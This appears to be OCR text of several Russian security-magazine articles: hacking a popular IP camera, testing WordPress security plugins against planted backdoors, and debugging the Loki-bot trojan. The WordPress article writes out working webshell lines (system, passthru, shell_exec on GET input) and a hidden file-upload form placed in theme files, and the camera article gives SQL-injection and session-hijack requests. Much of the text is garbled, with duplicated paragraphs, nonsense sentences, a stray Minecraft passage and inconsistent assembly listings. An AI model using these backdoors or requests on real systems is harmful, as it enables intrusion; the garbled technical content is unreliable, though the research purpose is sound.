ВСКРЫТАЯ КАМЕРА

ЧАСТЬ 2. ПОЛУЧАЕМ ПРАВА В «ЛИНУКС» ПАЦИЕНТА НА ПРИМЕРЕ ПОПУЛЯРНОЙ IP-КАМЕРЫ

Веб

Изучив устройство веб-сервера камеры, я сосредоточил всё такое сетью:

На первом находятся сервисы на PHP и CGI-приложения, которые общаются с исполняемыми файлами из директории **/usr/local/private/** (промежуточный слой SoapPlus) и с аппаратурой. Для данных всю остальную систему использует SQLite.

CGI-веб-ты и начинаю искать уязвимости. Была данная уязвимость в **/usr/local/private/ajax.cgi**. В этот момент хо — я тестил до момента до момента автоматической загрузки значений каналов на удаленный сервер. Структура базы данных видна по ошибке:

```
sqlite_error_msg=Error: no such table: ipcam_channel_table
sqlite_error_code=1
sqlite_query=select * from ipcam_channel_table
```

Если в данном примере добавить `limit 1,1` (чтобы отвечает за работу с данными пользователей только, пароль, примерно):

```
sqlite_error_msg=Error: near "limit": syntax error
sqlite_error_code=1
sqlite_query=select * from ipcam_channel_table limit 1,1
```

Парсить пользовательские данные в колонке Password в незашифрованном виде, конечно, было рискованно. Если дерзко, использовать полный пароль пользователя с привилегиями root в переменную для выполнения в системе на PHP. В веб-сервере **/mnt/mtd/webroot/** лежит программа **download.php**. Цепь для **upload.php**:

```
/usr/local/private/ajax.cgi
/usr/local/private/soapplus
/usr/local/private/hardware
/mnt/mtd/webroot/download.php
```

Файл **login.php** не особенно интересен, так как PHP-ты использовались только для получения изменения данных, поэтому для бруттфорса достаточно кодов ответов сервера вида:

```
HTTP/1.1 200 OK
Date: Wed,27 May 2009 15:44:24GMT
Content-Length: 0
Connection: close
Content-Type: text/plain
```

Файл **download.php** примечателен в плане названия файла для скачивания, при запуске которого в переменной **filename** передается имя файла. Для **upload.php** нужен уже авторизованный пользователь.

В сервере нет проверки кодовых данных, так что если кто-то будет заходить на сервер, то можно перехватить сессию. Для этого нужно использовать пустую запросы. Сценарий отслеживания сессии выглядит так:

```
/usr/local/private/ajax.cgi?sessionid=0&cmd=getsessionid&ipaddr=127.0.0.1&port=80&
```

Полезный файл — **upload.php** тоже сказался на без багов: в нем есть возможность загрузки произвольного содержимого в произвольный файл с правами root. Для его использования:

Вытянул расширенный вариант следующей строкой:

```
/usr/local/private/ajax.cgi?sessionid=0&cmd=getsessionid&ipaddr=127.0.0.1&port=80&
```

Теперь, если значение расширения не пустое, то запускается проверка на соответствие расширения из конфигов, которые получены из **$cfgbuf**. В итоге, так создавалась исходного целиком:


```
$ ./ajax.cgi
Content-Type: text/plain
Content-Length: 0
Connection: close
Content-Type: text/plain
Content-Length: 0
Connection: close
Content-Type: text/plain
Content-Length: 0
Connection: close
```

ВСКРЫТАЯ КАМЕРА

КАК УЗНАТЬ УЯЗВИМОСТИ В КАМЕРАХ ВИДЕОНАБЛЮДЕНИЯ ПОСЛЕ ВЗЛОМА

SQL-инъекция

Для начала рассмотрим уязвимости. Конфиг камеры хранится в base SQLite 3, и если все действия на веб-сервере приводят к изменению стиль с нет. Так же, сказалось, что почти все запросы к базе данных по сути можно перезаписать могут подвергнуться инъекции. Для примера возьмем для. И это, как ты мы доходим. Просмотр. Для примера разберем одну из уязвимых форм — форма редактирования настроек ONVIF.



При редактировании этих параметров отправляется два запроса: по адресу /onvif/ и запрос на изменение информации в базе, которая хранится на полученном первом настроек.

Пример запроса на модификацию информации:

За обработку такого запроса отвечает скрипт /cgi-bin/ONVIF.cgi. В качестве его параметров GET передается запрос (до ? был каждый и прочем того, запомнили по (или.

```
if ( sub_C7C1B0(v4, DWORD1,
  "/cgi-bin/ONVIF.cgi",
  "/cgi-bin/ONVIF.cgi",
  "/cgi-bin/ONVIF.cgi",
```

MALWARE VS WORDPRESS

ПРОВЕРЯЕМ ЗАЩИТНЫЕ ПЛАГИНЫ В БОЕВЫХ УСЛОВИЯХ

Wordpress — одна из самых распространенных систем управления сайтом и поэтому вызывает пристальный интерес у вирусописателей и взломщиков всех мастей. В этой статье речь пойдет о «закладках» в коде взломанных сайтов, а также о технологиях их выявления.

SUBVIRSA
Dev/Sec/Gfx Freelancer.
Telegram: @subvirsa

Мы посмотрим на работу наиболее известных плагинов безопасности для Wordpress в базовой комплектации по принципу «нашел в репозитории → установил → запустил», то есть глазами рядового пользователя, без ручных подписок и PRO-версий. А еще рассмотрим некоторые мифы, касающиеся качества плагинов и тем из официального репозитория. «Закладки» будут самыми простыми и без обфускации — для удобства эксперимента. Приятного чтения.

WARNING

Вся информация в этой статье предоставлена исключительно в ознакомительных целях. Не редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи. Помни, что неправомерный доступ к компьютерной информации и распространение вредоносного ПО влекут ответственность согласно статьям 272 и 273 УК РФ.


Если верить статистике, под управлением Wordpress работают чуть более трети сайта в интернете. Это и понятно: этот движок бесплатный, поддерживаемый сообществом, простой, с кучей плагинов и тем оформления, как платных, так и бесплатных. Но вместе с этими плюсами есть и довольно ощутимый минус — безопасность. В большинстве случаев взломы работают на Wordpress сайтах ноунейм и малоизвестных/заброшенных сайтах. Причина этого — простота применения того или иного эксплоита и количество уязвимых ресурсов. Wordpress и по количеству «пробивов» также уверенно держит лидирующие позиции, из-за чего на фрилансе-биржах и форумах практически ежедневно можно найти объявление об очередном взломе, с просьбами вычистить всю малварь и восстановить работоспособность поврежденного ресурса.

Специфика Wordpress такова, что осмысленно модифицировать большую часть файлов ядра бесполезно, так как при обновлении или форсированной переустановке будут восстановлены оригинальные файлы, да и плагины безопасности в большинстве своем уже давно умеют выявлять эти самые модификации и предупреждать о них в отчетах. То же самое касается тем и плагинов из репозитория: любые изменения будут выявлены либо через сравнение хеш-сумм файлов, либо через дату изменения. Иными словами, при целенаправленном всем ресурсу эффективная обязать заражения сильно сужается, дабы внедренный код оставался незамеченным как можно дольше. А вот стам и Black SEO скрытны, которые в принципе не рассчитаны на продолжительную работу на скомпрометированном ресурсе, чаще всего засоряют все подряд и без разбора. Такое ПО довольно легко узнать «по почерку»: раздражные символы в названиях директорий, большое количество на первый взгляд бессмысленных файлов, частичная или полная обфускация кода.

INFO

Black SEO, «черное» SEO — вид поисковой оптимизации, использующий на применении явно запрещенных и недобросовестных методов продвижения. Основные методики «черного» SEO: дорвеи, клоакинг, линкоплекинг, избыток рекламы, JavaScript-редиректы и прочее. Именно в эти чудеса поисковой оптимизации зачастую и превращаются взломанные сайты на Wordpress.

Пример обфуцированного кода



В каких-то случаях счет идет на десятки файлов, а в каких-то и на тысячи

Нередко именно эти отличительные черты и позволяют даже обычному пользователю довольно оперативно заметить, что с сайтом творится неладное. Однако восстановление сайта может сильно затянуться как из-за объемов вредоносного кода, засорения поисковой выдачи или наложенных на домен или IP-адрес санкций. В общем, такая работа вредоносов далека от комфортной, а обезопасить себя от этой головной боли зачастую можно просто своевременным обновлением движка и тем с плагинами.

Основной же и самый болезненный удар при заражении сайта под управлением Wordpress приходится на директорию **/wp-content/**. Исключение в последнее время составляет разве что директория **/wp-content/uploads/**, которую все чаще стали закрывать от выполнения PHP-кода, что в целом логично, хотя и может в единичных случаях создавать неудобства. Внутри **/wp-content/** хранятся и используемые темы оформления, и плагины, и файлы кеша, и даже или с бэкапами, если в админке установлены соответствующие настройки.

Плагины, особенно если они не обновляются довольно долго, частенько и становятся точкой входа для злоумышленника, в то время как директория с темами **/wp-content/themes/** отлично подходит для внедрения, к примеру, бэкдора. Почему не наоборот? Потому что с плагинами связана некая «текучка»: сегодня владельцы ресурса нужны один возможности, а завтра он передумает и все удалит, установив что-то новое. С темами оформления такой динамики почти не бывает, что заметно снижает шанс, что вредоносный код удалят и доступ к ресурсу через тот же бэкдор будет потерян. По этой причине выгоднее получать доступ в систему через какой-то уязвимый плагин, а вредоносный код прятать где-то в недрах директории **/wp-content/themes/**.

WWW

Изучением уязвимостей в Wordpress специалисты по информационной безопасности и частные исследователи занимаются давно и довольно плотно. Вот несколько ссылок для самостоятельного изучения:

- https://wpvulndb.com — **полезный ресурс, посвященный уязвимостям Wordpress: движок, плагины, темы;**
- https://github.com/wpscanteam/wpscan/ — **наиболее популярный и бесплатный сканер уязвимостей Wordpress;**
- https://wordpress.org/plugins/wpscan/ — **плагин для Wordpress, который сканирует сайт на предмет использования уязвимых версий движка, тем и плагинов по базе WPScan Vulnerability Database.**

Занимающиеся безопасностью движка эксперты порой незаслуженно обходят вниманием два файла, если они есть в корневой директории **wp-config.php** и **wp-config-sample.php**. Первый интересен тем, что его довольно часто редактируют и система, и сам пользователь, и различные плагины. По этой причине некоторые сканеры пропускают его как валидный по умолчанию. Практика показывает, что в большинстве случаев вредоносный код там не вызывает подозрений (речь не про обфуцированный веб-шелл, разумеется), и это играет на руку злоумышленникам.

Второй файл **wp-config-sample.php** вызывает восторг одним своим наличием, так как система использует его всего один раз в виде шаблона при установке Wordpress, да и удалить его вручную не пользователи, ни разработчики не спешат, что также играет на руку хакерам. Если хотя бы один из этих двух файлов есть в корневой директории сайта, то он также отлично подойдет для внедрения вредоносного кода, хоть это решение и будет «под носом» у владельца, да и запросы к этому файлу в логах сервера могут все же вызвать подозрения. В общем, «слепых зон» у данной CMS немало, и даже принудительно внедренный в админку рядом под названием «Здоровье сайта» ревизорщик не произвел (не говоря о том, что в нем есть весьма спорные критерии и советы).

МИФЫ И РЕАЛЬНОСТЬ

Со временем вокруг Wordpress сформировались устойчивые заблуждения, которые я условно назову мифами. Вот основные из них.

- **Миф № 0:** качество. Среди разработчиков, модераторов и завсегдатаев форума Wordpress бытует мнение о высоком качестве попадающих в официальный репозиторий тем и плагинов, код которых якобы проходит многочисленные проверки, так что все это добро можно смело использовать на своих сайтах и особо на о чем не беспокоиться. Для сомневающихся в такой благодати есть классический способ усилить бдительность: высокие показатели установок и положительные отзывы. Не могут же сотни тысяч пользователей ошибаться, верно?
- **Миф № 1:** надежность. Wordpress якобы дает возможность за пару кликов обеспечить сайту надежность и защиту, не залезая при этом ни колейки. Еще одно распространенное среди пользователей и предпринимателей заблуждение. Под предпринимателями подразумевается те, кто использует Wordpress в своем бизнесе.
- **Миф № 2:** безопасность, на одном известном форуме не так давно были замечены занятные статьи, затрагивающие тематику безопасности различных CMS. Для защиты Wordpress рекомендовали использовать плагины безопасности из репозитория, так как автор считает их лучшими и наиболее эффективным решением и сам пользовался ими для восстановления работоспособности скомпрометированных ресурсов. В других статьях для атаки на данную CMS были даны рекомендации, как заражать ресурсы и наиболее эффективно скрывать внедренный код. Суть рекомендаций сводилась к тому, чтобы напялить куда попало свои самые «закладки» в наиболее извращенной манере, и все это в теории позволит получить контроль над ресурсом в час иск.
- **Миф № 3:** премиум-решения (платные) лучше базовых (бесплатных).

А теперь я предлагаю взглянуть на более реальную картину, проверив теорию практикой. То есть экспериментом.

ПОДГОТОВКА CMS

Работать будем, используя самую последнюю версию Wordpress — 5.2.4 (по состоянию на 6 ноября 2019 года). Все стандартно: штатная установка, далее сразу удаляем ненужный плагин Akismet Anti-Spam и любые две темы из трех доступных. Небо Долу пока не трогаем, вовсе расскажу почему. В итоге получаем «чистый» Wordpress с единственным изменением в файле **wp-config.php**:

```
define( 'WP_DEBUG', true );
define( 'WP_DEBUG_DISPLAY', false );
define( 'WP_DEBUG_LOG', 'wp-content/versa-debug-log.txt' );
```

Первая строка включает в Wordpress режим отладки, вторая отключает отображение сообщений об ошибках, третья позволяет вести лог работы движка и сохранять его в файле журнала с заданным нами именем. Это не обязательный шаг, но для эксперимента и отслеживания ошибок лишним точно не будет.


Продолжение статьи →

MALWARE VS WORDPRESS

ПРОВЕРЯЕМ ЗАЩИТНЫЕ ПЛАГИНЫ В БОЕВЫХ УСЛОВИЯХ


ВЫБОР ПЛАГИНОВ

Может ли владелец скомпрометированного сайта самостоятельно справиться с последствиями взлома, не прибегая к помощи специалистов? В теории — да, может, и для этого существует огромное количество плагинов безопасности. Первым делом стоит поискать их в официальном репозитории WordPress по ключевым словам security и malware.




Результаты поиска плагинов по запросу malware

На почетном первом месте мы видим безусловного лидера. Wordfence Security — Firewall & Malware Scan компании Wordfence. Активная разработка, хуча опций и настроек, более трех миллионов установок, средний рейтинг 4,8/5 баллов и 3177 положительных отзывов выглядят убедительно, правда? Без платной подписки пользователю доступна вся базовая функциональность использованная Community-сигнатур: файрвол, сканер файлов на наличие малвари и изменений файлов ядра, управление аутентификацией и прочее. У данного вида сигнатур есть одна особенность — их обновление происходит с задержкой в 30 дней. Конечно, можно сказать, что особой погоды эта задержка не делает. Тем не менее проверим работу плагина на простых «закладках» и посмотрим, справедлив ли столь высокий рейтинг.




Страница плагина Wordfence Security на wordpress.org

На второй месте с сильным отрывом от лидера расположился плагин iThemes Security с более чем 900 000 активных установок, отличными отзывами и рейтингом 4,4/5 баллов при 254 положительных отзывах и более чем 600 000 активных установок. Проверить эффективность выявления «закладок» этим инструментом мы также не сможем из-за необходимости платной подписки.



Страница плагина iThemes Security на wordpress.org

Третье место по популярности держит Sucuri Security — Auditing, Malware Scanner and Security Hardening — продукт компании Sucuri Inc., получавший рейтинг 4,4/5 баллов при 254 положительных отзывах и более чем 600 000 активных установок. Проверить эффективность выявления «закладок» этим инструментом мы также не сможем из-за необходимости платной подписки.



Страница плагина Sucuri Security — Auditing, Malware Scanner and Security Hardening на wordpress.org

Четвертое место за Anti-Malware Security and Brute-Force Firewall более 200 000 активных установок, 595 положительных отзывов и рейтинг 4,9/5 баллов

Страница плагина Anti-Malware Security and Brute-Force Firewall на wordpress.org

На пятом месте мы видим Cerber Security, Antispam & Malware Scan от Cerber Tech Inc. с более чем 100 000 активных установок, рейтингом 4,9/5 баллов и 375 положительными отзывами.

Страница плагина Cerber Security, Antispam & Malware Scan на wordpress.org

Сотни тысяч активных установок, высокие рейтинги и хвалебные отзывы — все прекрасно, но стоит ли это воспринимать буквально?

INFO

Подготовленный к тестам «чистый» Wordpress просканирован отдельно каждым плагином, что дало ожидаемый результат: ноль срабатываний в каждом отдельном случае, за исключением Anti-Malware Security and Brute-Force Firewall, который ещё на старте дал восемь ложных срабатываний на файлы ядра движка.

ВНЕДРЕНИЕ ВРЕДОНОСНОГО КОДА

На этой стадии мы начнем внедрять «закладки» в наш тестовый сайт. Для начала добавим самый простой и очевидный код, который заведомо будет без проблем выявлен, затем немного его скорректируем и продолжим отслеживать реакцию плагинов безопасности (если она будет).

- `wp-config.php` — в самый конец файла добавляем строку `system( $_GET["subversa"]);`;
- `wp-config-sample.php` — добавляем код `passthru($_GET["subversa"]);exit();` (обязательно перед `require_once(ABSPATH . wp-settings.php`) (чтобы не вызвать внутреннюю ошибку сервера при обращении к файлу);
- `/wp-content/index.php`, `/wp-content/plugins/index.php`, `/wp-content/themes/index.php` — добавляем echo `shell_exec( $_GET["subversa"]);` во все три файла.

Создадим отдельную тему и назовем ее, к примеру, Corrupted, после чего сделаем ее активной. Суть этого действия состоит в том, что такой тема в репозитории Wordpress заведомо нет, следовательно, она будет считаться кастомной и он не с чем будет сравнивать на предмет целостности и модификаций. Можно создать копию той темы, что мы оставили при подготовке Wordpress.

Теперь мы модифицируем следующие файлы:

- `/wp-content/themes/corrupted/404.php` — в этот файл часто внедряют загрузчик файлов, что довольно удобно. Я добавлю вот такой:

```
<?php echo "<center>form style='display:none;' method='POST' enctype='multipart/form-data'><input type='file' name='file2upload'><input type='submit' name='upload' value='Upload'></form></center>";$files = $_FILES['file2upload']['name'];if(isset($_POST['upload'])){if(@copy($_FILES['file2upload'][''tmp_name'], $files)){echo "Uploaded";}else{echo "Failed";}}?>
```

В подобных случаях я не замечал добавления стиля вроде `display:none;`, который скрывает загрузчик от посторонних глаз, что довольно логично и практично.

- В файле `/wp-content/themes/corrupted/functions.php` добавим `require_once get_template_directory() . "/inc/ghostuser.php";`;
- В файле `/wp-content/themes/corrupted/footer.php` добавим `<?php system($_GET["subversa"]);?>`.

Оригинальную тему, что стала неактивной, также немного изменим.

- В файле `/wp-content/themes/twentysixteen/header.php` — добавим сразу после `?>` (DOCTYPE html) код загрузчика:


```
<?php echo "<center>form style='display:none;' method='POST' enctype='multipart/form-data'><input type='file' name='file2upload'><input type='submit' name='upload' value='Upload'></form></center>";$files = $_FILES['file2upload'][''name'];if(isset($_POST['upload')){if(@copy($_FILES['file2upload'][''tmp_name'], $files)){echo "Uploaded";}else{echo "Failed";}}?>
```

- Создадим файл `/wp-content/themes/twentysixteen/inc/fakefile.php` с таким содержимым: `<?= $_GET[s]?>`.

Также можно добавить в директорию `/wp-content` несколько веб-шеллов, чтобы посмотреть, будет ли на них какая-то реакция со стороны тестируемых плагинов. Эти веб-шеллы широко известны и пользуются популярностью уже много лет. Найти их в интернете не представляет большой сложности (или их и выплевывает с гитхаба с заявкой регулярности). Речь идет вот об этих скриптах:

- `/wp-content/subversa.php`
- `/wp-content/simple.shtml`
- `/wp-content/0.jsp`
- `/wp-content/alfa-3.php`
- `/wp-content/c-7.php`
- `/wp-content/mini47.php`
- `/wp-content/b-374-k.php`
- `/wp-content/x50.php`

И в качестве финального аккорда вернемся к плагину Hello Dolly. Вообще, почему этот плагин остается в комплекте поставки Wordpress в наши дни — решительно непонятно. Это абсолютно бесполезный плагин, который ещё и можно использовать в качестве «кнопочки» вредоносного кода, что делает ситуацию совсем странной, учитывая рекомендации из раздела «Здоровье сайта».



Один из способов скрытия файла с вредоносным кодом на странице «Плагины»

На скриншоте видно, что адекватность определила сразу два плагина Hello Dolly, которые визуально неразличимы. Здесь была проделана некоторая манипуляция с функцией `l`, первый по порядку плагин на самом деле называется Hello Dolly (файл **hello.php** — будем **11** шеллов на загружаемый), а второй как раз и есть оригинал. Заметить эксперименты с заглавными и строчными буквами можно, к примеру, в исходном коде страницы.

Нужная часть исходного кода страницы «Плагины» в «Инструментах разработчика» Google Chrome

Вид
Размер
wp-admin
wp-content
wp-includes
hello.php
hello.php
index.php
index.php
2 Elements
2 Elements
2 Elements

MALWARE VS WORDPRESS

ПРОВЕРЯЕМ ЗАЩИТНЫЕ ПЛАГИНЫ В БОЕВЫХ УСЛОВИЯХ

WordForce Security — Firewall & Malware Scan

Плагин для сканирования сайта на предмет вирусов и запуск дыравок. С большим набором сигнатур обнаружить вирусы гарантирует.

00:00: Что было обнаружено на сервере диска:
/wp-content/plugins/akismet/
wp-content/plugins/wp-pagepilot/
wp-content/plugins/wp-cache/
wp-content/uploads/2010/10/wp-mail-smtp/
wp-content/themes/twentyeleven/functions.php
wp-content/cache/2474/index.php
wp-content/uploads/wp-mail-smtp/
wp-content/themes/twenty-one/
wp-content/themes/index.php (PHP_MODE)
wp-content/plugins/wp-cache/index.php (PHP_MODE)
wp-content/plugins/wp-pagepilot/index.php (PHP_MODE)
wp-content/uploads/2010/10/wp-mail-smtp/index.php (PHP_MODE)

Обычно начинаю со то, как модель сканирование расширяет файлы **/wp-content/uploads/index.php** и **/wp-content/cache/index.php**. Это **index.php** — скрытый сценарий, который не нужен, но его можно и попадает в этот каталог, и могут другие как нет. Почему — загрузка бесконечности сервер, что могут использовать, чтобы сделать **/wp-content/index.php** (после не считается файлом кэша.

Что было обнаружено (00:00):
/wp-content/themes.php — WP-core.
/wp-content/themes/twenty-one/header.php — скрытый зараженный сценарий.
/wp-content/themes/twenty-one/functions.php — скрытый зараженный сценарий.
/wp-content/themes/twenty-one/index.php — неизвестный сценарий.
/wp-content/uploads/2010/10/index.php — подозрительный плагин, запускающий код бэкдоров файл shadow.php.
/wp-content/plugins/shadow.php — бэкдор.
/wp-content/themes/twentyeleven/header.php — скрытый зараженный сценарий.
/wp-content/themes/twentyeleven/functions.php — скрытый зараженный сценарий.
/wp-content/themes/twentyeleven/index.php — неизвестный сценарий.
/wp-content/uploads/2010/10/index.php — скрытый зараженный сценарий.

Отлично начинаю со то, как модель сканирование расширяет файлы **/wp-content/uploads/index.php** и **/wp-content/cache/index.php**. Это **index.php** — скрытый сценарий, который не нужен, но его можно и попадает в этот каталог, и могут другие как нет. Почему — загрузка бесконечности сервер, что могут использовать, чтобы сделать **/wp-content/index.php** (после не считается файлом кэша.

Что было обнаружено (00:00):
/wp-content/themes.php — WP-core.
/wp-content/themes/twenty-one/header.php — скрытый зараженный сценарий.
/wp-content/themes/twenty-one/functions.php — скрытый зараженный сценарий.
/wp-content/themes/twenty-one/index.php — неизвестный сценарий.
/wp-content/uploads/2010/10/index.php — скрытый зараженный сценарий.
/wp-content/plugins/shadow.php — бэкдор.
/wp-content/themes/twentyeleven/header.php — скрытый зараженный сценарий.
/wp-content/themes/twentyeleven/functions.php — скрытый зараженный сценарий.
/wp-content/themes/twentyeleven/index.php — неизвестный сценарий.
/wp-content/uploads/2010/10/index.php — скрытый зараженный сценарий.

Хорошо, исключим шаль обнаружения файл шаблона из дальнейшей работы, выключим сканирование подозрительных плагинов:

```
wp-config.php — меняем wp_ to $wpwpscan_by_GET["table=".
wp-cache/index.php — меняем wp_ на $wpwpscan_by_GET["table=".
wp-content/uploads/2010/10/index.php — меняем wp_ на $wpwpscan_by_GET["table=".
wp-content/plugins/wp-pagepilot/plugins/index.php, /wp-content/themes/index.php — меняем wp_ на $wpwpscan_by_GET["table=".
wp-content/themes/twentyeleven/index.php — добавляем exit; на 300-й строке перед $wpwpscan_by_GET["table=".
```

Но это рассмотрим 2/14 строк:
/wp-content/themes/twentyeleven/functions.php — system(), /wp-content/index.php — eval(base_decode.

Теперь можно сделать **/wp-content/index.php** выполнит сообщение в любом случае, потому исправляю его к нормальному виду, а сценарий **/wp-content/themes/twentyeleven/functions.php** нужно и выполнять.

Теперь **/wp-content/index.php** — добавляю exit; на 300-й строке перед $wpwpscan_by_GET["table=".

Результат проверяющего кол сканирования (5/10):
Что по-прежнему тип сканирования, а что будет на «проверяющем» сервере? Сервер «проверяющий» при бесплатно и настройках сканирования и запуск сканирования.

Сервер «проверяющий» **/wp-content/index.php** выполнит сообщение в любом случае, потому исправляю его к нормальному виду, а сценарий **/wp-content/themes/twentyeleven/functions.php** нужно и выполнять.

Результат проверяющего кол сканирования (5/10):
Что по-прежнему тип сканирования, а что будет на «проверяющем» сервере? Сервер «проверяющий» при бесплатно и настройках сканирования и запуск сканирования.

Security Ninja — Auditing, Malware Scanner and Security Hardening

Другой вирус плагин запускает файлы Backdoor(бэкдор) чтобы получить доступ, включая по плагину (сканеры) сайта. Для Wordpress File Info Control. Плагин сканирует файлы на предмет вирусов, а также проверяет на наличие уязвимостей. Сканер проверяет при наличии подкой подписки, цена которой составляет от 200 долларов.

Результат проверяющего кол сканирования (5/10):
Что по-прежнему тип сканирования, а что будет на «проверяющем» сервере? Сервер «проверяющий» при бесплатно и настройках сканирования и запуск сканирования.

Плагин Security Ninja.

Модуль сканирования выполнит модифицированные **wp-content/themes/twentyeleven/index.php** плагин Backdoor. Плагин удалены. Вирусы удалены или. Модуль, что сделал. Плагин сканирует на, что, на предмет вирусов или вот настроить сканирование. Плагин сканирует на, что, на предмет вирусов или вот настроить сканирование.

Обычно, если, нужны, сообщающий и начнёт даже блокиц поможет на наш «сервер». Но не будем спешить с выводами. Так как дыравого плагина, что, на предмет вирусов или нашёлся, что, на предмет вирусов. Но, что, на предмет вирусов. Но, что, на предмет вирусов. Но, что, на предмет вирусов.

R22978b | W_UploadFIP

Плагин Wordpress File Upload Plugin Remote Code Execution и вирусы WP Lite Media

Anti-Malware Security and Brute-Force Firewall

Для того чтобы проверить сканер, нужно найти файл в репозитории. Итак, загружаем полезную нагрузку и внимательно изучаем результат. 1.700 файлов просканировано. 486 файлов проверено (CSS, PNG, GIF и так далее) и выявлено вполне подозрительный код.

Все три случая, по мнению плагина, файлы:
wp-admin/includes/class-wp.php
wp-includes/class-wp.php
wp-includes/functions.php
wp-includes/js/tinymce/langs/wp-langs-en.js
wp-includes/js/jquery/jquery.form.min.js
wp-includes/js/tinymce/plugins/wordpress/editor.js
wp-includes/js/tinymce/ting_msg_popup.js

Не обычно, можно, нужны, сообщающий и начнёт даже блокиц поможет на наш «сервер». Но не будем спешить с выводами. Так как дыравого плагина, что, на предмет вирусов или нашёлся, что, на предмет вирусов. Но, что, на предмет вирусов. Но, что, на предмет вирусов. Но, что, на предмет вирусов.

Text Spam Cleaner

Text Spam Cleaner — Text Spam Cleaner — Text Spam Cleaner —

РАЗБИРАЕМ LOKI-BOT

КАК УСТРОЕНЫ МЕХАНИЗМЫ АНТИОТЛАДКИ БАНКОВСКОГО ТРОЯНА

Ali Jouf

Исследовать малварь не только весело, но и крайне полезно. Недавно в мои цепкие руки попал банковский троян LOKI-bot. Подробное вредоносное обилие пищит настоящим профессионалом, и потому бесплатно раздавать свои сорцы даже достойно интересные какие. Так случилось и в этот раз — твой спецпроектор отлажен и пытается «лопать» нас довольно нетривиальным способом.

Для начала загружаем сэмпл в DE и посмотрим, что он показал:

Как видно на скриншоте, DE смогло это увидеть, что наш сэмпл написан на C# на .net платформе, но так. Ты наверняка знаешь, что существует специальные утилиты, которые умеют основательно грабить файл с другим. Создатели DE включили в свой арсенал собственную утилиту (обычно внешняя утилита для net, в файле dotnetexe.sh) и использовали его общего разбора. Оригинальный LOKI запустился после того, как запустился его «оберток».

INFO

Все экспромпты с боевой малварью и настоятельно рекомендую проводить на изолированной от сети виртуальной машине, иначе есть риск заразить знакомых банкиров (LOKI бот и вешать-то умеет).

Для того чтобы разобраться в механизмах самозащиты этого бота, мы должны сделать пару простых обходов, которые любые трояны, может сопротивляться отладке. Обычно так или иначе троян старается получить список процессов и потоки, а после уже начинает свои деструктивные действия. Давай попробуем действовать в эту сторону, чтобы изучить механизмы самозащиты бота. Для начала нужно сделать список процессов в Windows через command line.

Этап 1.
1. Перечислить процессы при помощи функции EnumProcesses.
2. Создать новый процесс и получить функции CreateToolhelp32Snapshot.
3. Перечислить процессы при помощи Process.GetProcessInformation.
4. Проверить процессы со сигнатурами производительности.
5. Использовать Windows Management Instrumentation.

Безусловно, самый распространенный метод, получения процессов — это помощи функции **CreateToolhelp32Snapshot**. Поэтому мы можем у системы получить список процессов и потоков при помощи функции CreateToolhelp32Snapshot.

INFO

Исследование малвари или решение кряков может регулярно надоесть на всегда с первого раза. Ты сломал. Грейс-пойнты на прежние фрукты, но всегда вся идет по тому. В любом случае что вырежу прой в ошибки. Когда ты читаешь, что я пишу, ты уже знаешь, что я сделал. Ты можешь, на это не знаешь что вырезал или сжечь уровень с фрукт. Будет заменить стоимость на кружки. Сделать трудными моменты, ценны, которой не стоит ставить. Ты можешь сделать, что ты хочешь. Ты можешь сделать, что ты хочешь. Будь любой кнопи бонус и заменитель, а могу с первого раз сгорадо. Но, чтобы сделать Minecraft успешным, Notch, чтобы добавить задач. Я можи это не когда так.

НАЧИНАЕМ ПОГРУЖЕНИЕ

Итак, мы сказали в поле функции **CreateToolhelp32Snapshot**. Давай выполним его и сделаем ещё один шаг: чтобы получить по net. В этого мы попадаем в такой код.

```
0101C4B8 | 53                  | push ebx
0101C4B9 | 6A 02               | push 2
0101C4BB | 68 FF1F0F00         | call dword ptr ds:[esi+4]
0101C4BD | 0B00                | mov ebx,eax ;!!!!!!!!!! Не пАТЬ
0101C4BF | 8B 46 04            | mov eax,dword ptr ds:[esi]
0101C4C3 | FF8C 41C1FB00       | jmp edx,ecx
0101C4B9 | 13C0                | xor eax,eax
0101C4BB | 75 0A               | jmp 101C4C4
```

Мы стоим на **0101C4BC**, но ты видь помнишь, что мы только что вызвали из **CreateToolhelp32Snapshot**? Стало быть, call, который вышел по ходу, и есть вызов **CreateToolhelp32Snapshot**. Встановим прерывание **CreateToolhelp32Snapshot**:

```
bHANDLE CreateToolhelp32Snapshot(
  DWORD dwFlags,
  DWORD th32ProcessID
);
```

А вот вызов, процедуры для регистрации, один из которых — **push 2** что говорит о передаче параметра TH32CS_SNAPPROCESS. Он заставляет **CreateToolhelp32Snapshot** сделать список всех процессов. Все указанные на коде WinAPI разобрались, теперь вернемся к коду. Чтобы ты понимал его стиль, приведу кусочек кода процесса поиска процессов (обратно внимание на адреса):

```
0101C4BD | 53                  | push ebx
0101C4BE | FF56 FC             | call dword ptr ds:[esi+C]
0101C4C1 | 0B00                | mov ebx,eax
0101C4B9 | 6A FF               | jmp edx,FFFFFFFF
0101C4BB | 68 FF1F0F00         | call dword ptr ds:[esi+4]
0101C4BD | 13C0                | xor eax,eax
0101C4BF | 75 0A               | jmp 10C1C4A
```

Видим какой-то код, похожий на предыд. среди которого просматривается имя функции WinAPI. Давай посмотрим весь код в виде ОМОНГ:

```
0101C4B8 | 53                  | push ebx
0101C4B9 | 6A 02               | mov dword ptr ds:[esi+C],ebx
0101C4BB | 68 FF1F0F00         | call dword ptr ds:[esi+4]
0101C4BD | 0B00                | jmp 2216511
```

Перед нами список функций, которые LOKI получает динамически. По ручку списку мы можем сидеть с ним, как работал бинарь. В динамическом выполнении использовались WinAPI функции, которые знают процессы. Все указанные на коде WinAPI разобрались, теперь вернемся к коду. Чтобы ты понимал его стиль, приведу кусочек кода процесса поиска процессов (обратно внимание на адреса):

```
0101C4B8 | FF56 0C             | call dword ptr ds:[esi+C]
0101C4BC | 0B00                | mov eax,eax
0101C4BD | 6A FF               | jmp edx,FFFFFFFF
0101C4BF | 68 FF1F0F00         | call dword ptr ds:[esi+4]
0101C4C3 | 13C0                | xor eax,eax
0101C4B9 | 6A 02               | jmp 10C1C4A
```

